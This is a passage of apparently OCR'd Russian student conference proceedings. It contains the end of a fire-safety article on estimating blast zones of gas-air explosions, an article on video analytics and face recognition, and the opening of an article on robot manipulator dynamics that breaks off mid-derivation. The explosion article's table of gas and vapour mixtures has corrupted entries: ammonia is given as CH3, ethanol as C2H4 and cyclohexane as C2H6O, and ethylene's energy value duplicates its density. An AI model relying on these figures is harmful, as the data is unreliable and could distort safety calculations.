Тем не менее в популярной литературе предлагается другая формула для расчета радиуса зон поражения, с заданным избыточным давлением на границе зоны (формула 4):

$$r_{пор.} = k_i \frac{\sqrt[3]{0{,}45\, m_{вз}}}{[1+\left(\frac{7066}{m_{гв}}\right)^2]^{\frac{1}{6}}}, \text{ м.} \quad (4)$$

Таким образом, приведенный алгоритм расчета параметров взрыва газопаровоздушной смеси в открытом пространстве можно использовать для его формализации в автоматизированных информационных системах с целью повышения эффективности проведения пожарно-технических экспертиз.

1.3 Взрывы газовоздушных смесей в открытом пространстве

1.3.1 Детонационный режим горения

С целью проведения расчетов с гарантированным запасом по объему инженерноспасательных работ, при обосновании исходных данных принимают такой случай разрушения резервуара, чтобы образовавшийся при этом взрыв газовоздушной смеси произвел максимальное поражающее воздействие. Этот случай соответствует разрушению того резервуара, в котором хранится максимальное количество горючего вещества на рассматриваемом объекте. Кратко рассмотрим модели воздействия, определяющие поля поражающих факторов (давлений) при прогнозировании последствий взрывов газовоздушных смесей.

При взрыве газовоздушных смесей различают две зоны действия:

- детонационной волны – в пределах облака ГВС
- воздушной ударной волны – за пределами облака ГВС.

В зоне облака действует детонационная волна, избыточное давление во фронте которой принимается постоянным в пределах облака ГВС и приблизительно равным ΔРд = 17 кгс/см2 (1,7 МПа).

В расчетах принимают, что зона действия детонационной волны ограничена радиусом r0, который определяется из допущения, что ГВС после разрушения емкости образует в открытом пространстве полусферическое облако.

Объем полусферического облака может быть определен по формуле 5:

$$V = \cdot\frac{2}{3}\pi \cdot r_0^3 \text{ м}^3 , \quad (5)$$

где: π = 3,14.

Учитывая, что киломоль идеального газа при нормальных условиях занимает 22,4 м^3, объем образовавшейся ГВС при аварийной ситуации составит (формула 6):

$$V = \frac{22.4 \times k \times Q \times 100}{m_k \times C}, \quad (6)$$

где: k – коэффициент, учитывающий долю активного газа (долю продукта, участвующего во взрыве);

Q – количество сжиженных углеводородных газов в хранилище до взрыва, кг;

C – стихиометрическая концентрация газа в % по объему;

mk – молярная масса газа, кг/кмоль.

Из условия равенства полусферы и объема образовавшейся смеси, получим по формуле 7:

$$r_0 \approx 10\sqrt[3]{\frac{Q \times k}{m_k \times C}}, \quad (7)$$

При подстановке значений для метана mk = 16 и C = 9,45, получим формулу 8:

$$r_0 = 18.5\sqrt[3]{k \times Q}, \quad (8)$$

где: Q – количество метана до взрыва, кг.

Приведенная формула получила широкое распространение при проведении расчетов по определению последствий взрывов для углеводородных газов.

Значение коэффициента k принимают в зависимости от способа хранения продукта:

k = 1 – для резервуаров с газообразным веществом;

k = 0,6 – для газов, сжиженных под давлением;

k = 0,1 – для газов, сжиженных охлаждением (хранящихся в изотермических емкостях);

k = 0,05 – при аварийном разливе легковоспламеняющихся жидкостей.

Зона действия воздушной ударной волны (ВУВ) начинается сразу за внешней границей облака ГВС. Давление во фронте ударной волны ΔРф зависит от расстояния до центра взрыва и определяется исходя из соотношения (9):

$$\Delta Рф = f(r/r_0), \quad (9)$$

где: г – расстояние от центра взрыва до рассматриваемой точки.

1.3.2 Взрывы газопаровоздушных смесей

При взрыве газопаровоздушных смесей (ГПВС) зону детонационной волны, ограниченную радиусом r_0, можно определить по формуле 10:

$$r_0 = \frac{1}{24} \times \sqrt[3]{Э}, \text{ м}, \quad (10)$$

где: 1/ 24 – коэффициент, м/кДж$^{1/3}$;

Э – энергия взрыва смеси, определяемая из выражения 11:

$$Э = V_{ГПВС} \text{ x } \rho_{стх} \text{ x } Q_{стх}, \text{ кДж} \quad (11)$$

где: $V_{ГПВС}$ – объем смеси, равный:

$$V_{ГПВС} = 100Vr/C, \quad (12)$$

где: Vr – объем газа в помещении;

C – стехиометрическая концентрация горючего по объему в % (табл. 2);

$\rho_{стх}$ – плотность смеси стехиометрического состава, кг/м3 (табл. 2);

$Q_{стх}$ – энергия взрывчатого превращения единицы массы смеси стехиометрического состава, кДж/кг (табл. 2);

V_0 – свободный объем помещения, равный $V_0 = 0{,}8V_п$, м;

$V_п$ – объем помещения.

При $V_{ГПВС} > V_0$ объем смеси $V_{ГПВС}$ принимают равным V_0. В нормативной литературе по взрывозащите зданий и взрывобезопасности производств существуют специальные методики по определению массы и объема газа, распространяющегося в помещении при аварийной ситуации.

Данные методики предусматривают более тщательное изучение технологического процесса. Для оперативного прогнозирования последствий взрыва в производственных помещениях расчеты целесообразно проводить для случая, при котором будут максимальные разрушения, то есть когда свободный объем помещения, где расположены емкости с газом, будет полностью заполнен взрывоопасной смесью стехиометрического состава. Тогда уравнение по определению энергии взрыва можно записать в виде формулы 13:

$$Э = \frac{100 \times V_0 \times p_{стх} \times Q_{стх}}{C}, \text{ кДж.} \quad (13)$$

Далее принимается, что за пределами зоны детонационной волны с давлением 17 кгс/см^2 действует воздушная ударная волна, давление во фронте которой определяется с использованием данных табл. 2.

Таблица 2.

Характеристика газопаровоздушных смесей

Вещество, характеризующее смесь	Формула вещества, образующего смесь	Характеристики смеси			
		m_k, кг/моль	$\rho_{стх}$, кг/м^3	$Q_{стх}$, МДж/кг	C, об. %
Газовоздушные смеси					
Аммиак	CH_3	15	1,180	2,370	19,72
Ацетилен	C_2H_2	26	1,278	3,387	7,75
Бутан	C_4H_{10}	58	1,328	2,776	3,13
Бутилен	C_4H_8	56	1,329	2,892	3,38
Винилхлорид	C_2H_3Cl	63	1,400	2,483	7,75
Водород	H_2	2	0,933	3,425	29,59
Дивинил	C_4H_6	54	1,330	2,963	3,68
Метан	CH_4	16	1,232	2,763	9,45
Окись углерода	CO	28	1,280	2,930	29,59
Пропан	C_3H_8	44	1,315	2,801	4,02
Пропилен	C_3H_6	42	3,314	2,922	4,46
Этан	C_2H_6	30	1,250	2,797	5,66
Этилен	C_2H_4	28	1,285	1,285	6,54
Паровоздушные смеси					
Ацетон	C_3H_6O	58	1,210	3,112	4,99
Бензин авиационный	–	94	1,350	2,973	2,10
Бензол	C_6H_6	78	1,350	2,937	2,84
Гексан	C_6H_{14}	86	1,340	2,797	2,16
Дихлорэтан	$C_2H_4C_{l2}$	99	1,49	2,164	6,54
Диэтиловый спирт	$C_4H_{10}O$	74	1,360	2,840	3,38
Ксилол	C_6H_{10}	106	1,355	2,830	1,96
Метанол	CH_4O	32	1,300	2,843	12,30
Пентан	C_5H_{12}	72	1,340	2,797	2,56
Толуол	C_7H_{12}	92	1,360	2,843	2,23
Циклогексан	C_2H_6O	84	1,340	2,797	2,28
Этанол	C_2H_4	46	1,340	2,804	6,54

Список литературы:

1. Алексеев, С.Г. Сравнительный анализ методов прогнозирования газопаровоздушных смесей на примерах реальных взрывов [Текст] / С.Г. Алексеев, А.С. Авдеев, В.Н. Литвинов // Пожаровзрывоопасность. – Т. 25, № 7. – М. : Ярославское, 2016. – С. 16-26. – ISSN 0869-7493.
2. Грохотов, М.А. Методика прогнозирования скорости распространения фронта пламени при сгорании газовоздушного облака в открытом пространстве [Текст] : дис. канд. технических наук : специальность 05.26.03 «Пожарная и промышленная безопасность» / М.А. Грохотов; Москва, 2018. – 140 с.

3. Девисилов, В.А. Теория горения и взрыва [Текст] / В.А. Девисилов, Т.И. Дроздова, С.С. Тимофеева. – М. : ФОРУМ, 2012. – 352 с. – (Высшее образование).
4. Зельдович, Я.Б. Взрывные явления. Оценка и последствия: в 2-х книгах. пер. с англ. [Текст] / Я.Б. Зельдович. – М. : Мир, 1986. – 319 с.
5. Каргаполова, Е.О. Пожарная безопасность технологических процессов : учеб. пособие [Текст] / Е.О. Каргаполова. – Омск : Издво ОмГТУ, 2015. – 100 с. – ISBN 978-5-8149-2077-5.
6. Котляревский, В.А. Аварии и катастрофы. Предупреждение и ликвидация последствий [Текст] / В.А. Котляревский. – М. : Издательство АСВ, 1995. – 320 с.
7. Маньяковский, Г.И. Оценка мощности взрывов газопаровоздушных смесей при аварийных проливах сжиженного природного газа [Текст] / Г.И. Маньяковский, В.В. Филин // «Пожарная безопасность». – Москва, 2017. – С. 7-12.

ВИДЕОАНАЛИТИКА И РАСПОЗНАВАНИЕ ЛИЦ В КАМЕРАХ ВИДЕОНАБЛЮДЕНИЯ

Костомаров Владислав Михайлович
курсант Академии ФСО,
РФ, г. Орел
E-mail: vlad.kostomarov2013@gmail.com

Лисичкин Владимир Георгиевич
научный руководитель д-р. техн. наук, доц.,
сотрудник Академии ФСО,
РФ, г. Орел

АННОТАЦИЯ

В данной статье рассматривается видеоаналитика камер видеонаблюдения, а также стремительно развивающаяся технология распознавания лиц, где применяется данная технология и какую роль она играет для человечества в настоящее время.

Ключевые слова: видеоаналитика, нейросеть, распознавание.

Видеоаналитика камер видеонаблюдения

Видеоаналитика – технология, которая использует методы компьютерного зрения для автоматизированного получения данных и их анализа с камер видеонаблюдения в режиме реального времени или из записей цифрового носителя.

На 2021 год существует достаточно много видов видеоаналитики, используемых в системах видеонаблюдения. Рассмотрим подробнее видеоаналитику камер видеонаблюдения.

Стремительное развитие техники дает возможность интегрировать в системы видеонаблюдения мощные процессоры, темп производительности которых отстает от увеличения разрешения камер, поэтому данные типы процессоров устаревают достаточно быстро. Все это вызвано ограничениями в развитии оптики объективов, объемах дисковых массивов, а также светочувствительности.

В итоге потребности в обычной обработке изображений для получения качественной картинки ушли на второй план и ресурсы видеотехнологий стали использоваться для других целей, а также и для видеоаналитики.

На сегодняшний день видеоаналитика камер видеонаблюдения является лидирующей по сравнению с другими видами аналитики. Сейчас на современном рынке можно встретить видеокамеры, которые способны распознавать лица и номера автомобилей, определять возраст и пол человека, а также выполнять множество других функций.

Кроме того, видеоаналитика, встраиваемая в камеры видеонаблюдения, имеет большое количество преимуществ:

- видеоаналитика на сервере дороже, чем в камере;
- из-за конкуренции между производителями видекамер видеоаналитика практически всегда бесплатна;
- производитель разрабатывает программное обеспечение под конкретные модели камер, что улучшает производительность видеоаналитики;
- настройка требует минимального количества операций;
- простота обслуживания, так как производитель является также разработчиком, поэтому ответ на вопросы по программному обеспечению и по отдельным компонентам камеры можно найти в одном месте.

Однако видеоаналитика камер видеонаблюдения имеет и свои недостатки:

- невозможность подключить к видеоаналитике камеры старого образца;
- возможности видеоаналитики ограничены предложениями производителя камер;
- довольно часто низкое качество характеристик видеоаналитики, так как основным продуктом для заказчика является камера, а аналитика – это лишь бесплатное приложение, потому ее развитие уходит на задний план;
- программное обеспечение камер часто пользуется плохой репутацией у заказчиков.

Распознавание лиц

Распознавание лиц – это набирающий популярность метод автоматической бесконтактной локализации и, в случае необходимости, идентификации человека по лицу.

Самые первые системы распознавания лиц были реализованы в виде программ, которые устанавливались на компьютер. На сегодняшний день метод распознавания лиц набирает популярность в системах контроля доступа, видеонаблюдения, а также на разнообразных мобильных и компьютерных устройствах.

Принцип работы распознавания лиц

В принципе, система распознавания лиц может быть описана как процесс сопоставления лиц, попавших в объектив камеры, с базой данных ранее сохраненных и идентифицированных изображений лиц эталонов.

В основе технологии имеются две нейросети:

Первая сеть – «выравниватель». Данная сеть получает изображение, которое поступает с камеры видеонаблюдения, обнаруживает на нем все лица, делает их более восприимчивыми для дальнейшей работы, а именно: вырезает и выравнивает их. Поэтому нейросеть и получила такое название.

Разделим работу нейросети на 3 этапа:



Рисунок 1. Схема работы нейросети

1-й этап. Система обнаруживает лица и выравнивает их: детектирует на лице точки рта, носа и глаз. Однако лица, которые размазаны, не направлены в объектив или просто близко расположены друг с другом, могут не распознаваться программой.



Рисунок 2. Система обнаруживает лица

2-й этап. Система определяет и распознает основные точки на лице. Преобразует изображение таким образом, чтобы точки рта, носа и глаз находились в определенных секциях.

Рисунок 3. Система определяет и распознает основные точки на лице

3-й этап. Система приводит изображение к стандартному виду.

Вторая сеть – «распознаватель». Данная нейросеть получает на входе с первой сети изображение, на котором лица выравнены и преобразованы к стандартному виду, а на выходе выдает набор чисел фиксированной длины. Под вектором зачастую принимают некоторую степень двойки, например 1024.

Нейросеть «распознаватель» работает по принципу схожести лиц, т. е. на схожие лица сеть выдает векторы одинаковой длины и наоборот.

После всего сказанного возникает вопрос: каким образом нейросети удается отличить одного человека от другого? На самом деле ответ довольно таки прост: нейросеть обучают с помощью огромных баз данных с лицами людей. Изначально производители специально добиваются того, чтобы нейросеть заранее знала, кому принадлежит это лицо, а в процессе обучения делают так, чтобы сеть выдавала значительно точные результаты. Обучившись, нейросеть продолжает развиваться, распознавая новые лица, которых нет в базе.

Технология FACE ID в смартфонах основана на распознавании людей с помощью инфракрасных точек, которые проецируются камерой на лицо владельца. После создается 3D-модель и сравнивается с заранее внесенной в память телефона.

Кроме 3D-модели существуют и другие методы распознавания лиц. Рассмотрим их.

2D-распознавание лиц

Двумерная технология распознавания лиц основана на плоских двумерных изображениях. Системы распознавания лиц используют модели лиц или эластичные двумерные модели лиц, а также биометрические параметры лица.

Технология 2D-распознавания лиц на данный момент времени является самой востребованной на международном рынке продаж. Это обусловлено тем, что в базах данных, по которым развивается нейросеть «распознавания», хранятся именно двумерные лица. И поэтому технология 2D-распознавания лиц установлена практически во все камеры видеонаблюдения. По данным на 2021 год – около 400 млн. по всему миру. Следовательно, основная масса компаний делает заказы именно на системы двумерного распознавания лиц.



Рисунок 4. Результаты 2D-наложения лиц

Как известно, спрос зависит от предложения, поэтому производители с каждым днем стремятся улучшить 2D-технологии. Примером таких улучшений служит проект по 3D-восстановлению лиц на основе одного двумерного изображения. Первая нейросеть, на вход которой поступает большое количество объемных 3D-моделей людей и обычных 2D-портретов, реконструирует объемные лица на основе одного 2D-изображения.

3D-распознавание лиц

Технология 3D-распознавания лиц осуществляется по восстановленным 3D-образам. Трехмерное распознавание имеет достаточно качественные характеристики по сравнению с остальными технологиями распознавания лиц, хотя и данная система не является идеальной.

В системах 3D-сканирования имеется несколько технологий, таких как: сканеры со структурированной подсветкой поверхности объекта и обработкой изгибов полос, лазерные сканеры с оценкой дальности элементов поверхности объекта до самого сканера, а также сканеры, обрабатывающие синхронные стереопары изображений лиц методом фотограмметрии.



Рисунок 5. Результаты 3D-реконструкции лица

Одним из наиболее популярных 3D-сканеров среди покупателей является FACE ID от компании Apple. По факту это единственное приспособление с трехмерным распознаванием лиц, выпущенное на массовый рынок. Технология Apple является единственной в мире, которая использует вертикально излучающие лазеры (VCSHEL), на разработку компания потратила около 2 миллиардов долларов. Однако у данной разработки есть слабые места: FACE ID не справляется с идентификацией близнецов, хотя даже с близкими родственниками случаются ошибки.

Распознавание лица по текстуре кожи лица

Благодаря стремительному росту качества объективов появляется возможность воспроизводить изображения с высоким разрешением, в связи с этим начала развиваться технология анализа текстуры кожи лица.

Данный анализ позволяет захватить определенную область кожи лица в виде обычного изображения, а потом разбить ее на несколько маленьких блоков, преобразующихся в математические модели, которые, в свою очередь, записывают поры, прыщи, родимые пятна, линии и остальные особенности кожи.

Система способна распознавать близнецов, что на сегодняшний день еще нельзя реализовать с помощью программ для распознавания лиц. В скором будущем станет возможным объединение технологии распознавания лиц со сканированием и анализом поверхностной текстуры кожи, что позволит повысить точность идентификации.

Распознавание лиц с помощью температуры тела

Технология достаточно актуальна, так как позволяет устранить серьезные недостатки 2D-распознавания лиц:

1. Очки, головные уборы, различные прически и другие внешние помехи, которые могут помешать технологии сканировать человеческое лицо.

2. Позволяет находить различия между близнецами.

3. Распознавание лиц в условиях ограниченной видимости и с наступлением темноты.



Рисунок 6. Результаты моделирования лица по температуре тела

Данная система находится на доработке и является на сегодняшний день прототипом. Однако можно выделить два направления, в которых ведется разработка:

1. Распознавание человека по изображениям камер видеонаблюдения, со встроенным тепловизором. В качестве эталонов используются лица из базы данных 2D-изображений.

2. Распознавание по результатам термограммы опознанных лиц. Проблема заключается в том, что базы данных эталонов не существует, а оборудование стоит достаточно дорого.

Где применяют распознавание лиц?

Технология распознавания лиц играет значительно важную роль в жизни человечества, так как на данный момент времени она используется практически во всех крупных предприятиях, выполняя своих задачи: начиная от безопасности, заканчивая медициной. Рассмотрим их поподробнее.

1. Медицина

Технология распознавания лиц в медицинских учреждениях и больницах помогает сотрудникам следить за состоянием пациентов: соблюдают ли они постельный режим или принимают ли лекарства в любой момент времени. В наше время модернизация технологий дошла до того, что нейросети даже способны определять по лицу различные генетические заболевания.

2. Безопасность

Камеры видеонаблюдения со встроенной технологией распознавания лиц применяют для безопасности на массовых мероприятиях, для прохождения контроля в портах, вокзалах и аэропортах. Правоохранительные органы, полиция и частные охранные предприятия пользуются автоматизированными системами бесконтактной идентификации человека по лицу для поиска злоумышленников, расследования преступлений, а также их предотвращения.

3. Торговля, кафе и банки

Системы распознавания лиц способны распознать покупателя и не дать мошенникам совершить кражу в магазинах. Благодаря биометрической идентификации можно совершать различные манипуляции в банкомате. В Китае данной технологией уже давно пользуются, а в России планируют ввести в скором времени.

Вывод:

Обнаружение объектов с помощью системы видеонаблюдения или любой системы автоматического видеонаблюдения является одним из ближайших планов, поскольку оно призвано сделать мир намного безопаснее. Обнаружение объекта с помощью камер видеонаблюдения может быть установлено и применено во многих местах, где требуется высокая безопасность. Шансы на улучшение и дальнейшее развитие в этой области огромны. С ростом уровня террора и преступности использование этого проекта поможет облегчить нагрузку на человека. Кроме того, это поможет нам остановить преступление или террористический акт по сравнению с использованием записей видеонаблюдения для анализа после событий.

Список литературы:

1. Видеоаналитика: Мифы и реальность (Торстен Анштедт, Иво Келлер, Харальд Лутц) 2019 г.
2. Библия видеонаблюдения – 3 (Дамьяновски Владо) 2019 г.
3. Методы обработки и распознавания изображений лиц в задачах биометрии (Кухарев, Каменская, Матвеев).
4. Распознавание лиц в маркетинге и ритейле (Маргарита Акулич) 2019 г.
5. Stepan, Mracek 3D Face Recognition: моногр. / Stepan Mracek. – М.: LAP Lambert Academic Publishing, 2011 г.
6. Divyarajsinh, ParmarYagnesh Parmar and Brijesh Mehta 3D Face Recognition System Based on 3D Eigenfaces / Divyarajsinh Parmar,Yagnesh Parmar and Brijesh Mehta. – М.: LAP Lambert Academic Publishing, 2013 г.

МАНИПУЛЯЦИОННЫЙ МЕХАНИЗМ РОБОТА КАК МНОГОСВЯЗНЫЙ МЕХАНИЧЕСКИЙ ОБЪЕКТ УПРАВЛЕНИЯ

Рожков Дмитрий Андреевич
магистрант,
кафедра робототехники и мехатроники,
Московский государственный технологический
университет «СТАНКИН»,
РФ, г. Москва
E-mail: digirus.rojkov.1505@yandex.ru

ROBOT MANIPULATION MECHANISM AS A MULTI-CONNECTED MECHANICAL CONTROL OBJECT

Dmitriy Rozhkov
Master's Degree,
Department of Robotics and Mechatronics,
Moscow State Technological University "STANKIN",
Russia, Moscow

АННОТАЦИЯ

Манипулятор является многомерным объектом управления и многосвязной динамической системой с перекрёстными связями. Исходя из этого можно утверждать, что движение одного звена влияет на другие звенья.

ABSTRACT

The manipulator is a multidimensional control object and a multi-connected dynamic system with cross-links. Based on this, it can be argued that the movement of one link affects other links.

Ключевые слова: многомерный объект управления, динамическая система, перекрёстные связи.

Keywords: multidimensional control object, dynamic system, cross-links.

Манипулятор приводится в движение несколькими приводами и является динамической системой, характеризующейся геометрическими размерами,

распределением масс звеньев и силами, действующими на механизм при движении.

Количество приводов равно числу звеньев манипулятора. Рассмотрим математическую модель манипулятора как многосвязного механического объекта управления системой приводов и определим его динамические свойства. Звеньям будем считать абсолютно жесткими.

Уравнение динамики многозвенного механизма в [1,2] описывается при помощи уравнения Лагранжа второго рода, без учета сил трения в сочленениях

$$\frac{d}{dt}\left(\frac{\partial T}{\partial \dot{q}}\right)^T - \left(\frac{\partial T}{\partial q}\right)^T = M_{\text{пр}} + \text{М}_{\text{вн}} + \text{М}_{\text{ст}}. \quad (1)$$

Здесь $\dot{q}$ –вектор обобщенных скоростей, T – кинетическая энергия механизма, $M_{\text{пр}}$ – вектор сил механических передач, $\text{М}_{\text{вн}}$ – вектор внешних сил, $\text{М}_{\text{ст}}$ – вектор статических сил.

Кинетическая энергия системы связана с вектором обобщенных скоростей по средствам матрицы инерциальных характеристик A(q). В работе [15] рассматривается зависимость:

$$T = \frac{1}{2}\dot{q}^T A(q)\dot{q} \quad (2)$$

Вычислив полную производную по времени и преобразовав его получим

$$A(q)\dot{q} = R(q,\dot{q}) + M_{\text{пр}} + \text{М}_{\text{вн}} + \text{М}_{\text{ст}} \quad (3)$$

где $R(q,\dot{q}) = \left(\frac{\partial T}{\partial q}\right)^T - \frac{dA(q)}{dt}\dot{q}$.

Вектор $R(q,\dot{q})$ характеризует моменты сил, обусловленные центробежными и кориолисовыми силами, которые зависят от конфигурации манипулятора.

Исходя из предположения автора [3], что большинстве случаев определитель матрицы инерциальных характеристик отличен от нуля, можем вычислить обратную матрицу $A^{-1}(q)$ и записать уравнения динамики в нормальной форме Коши:

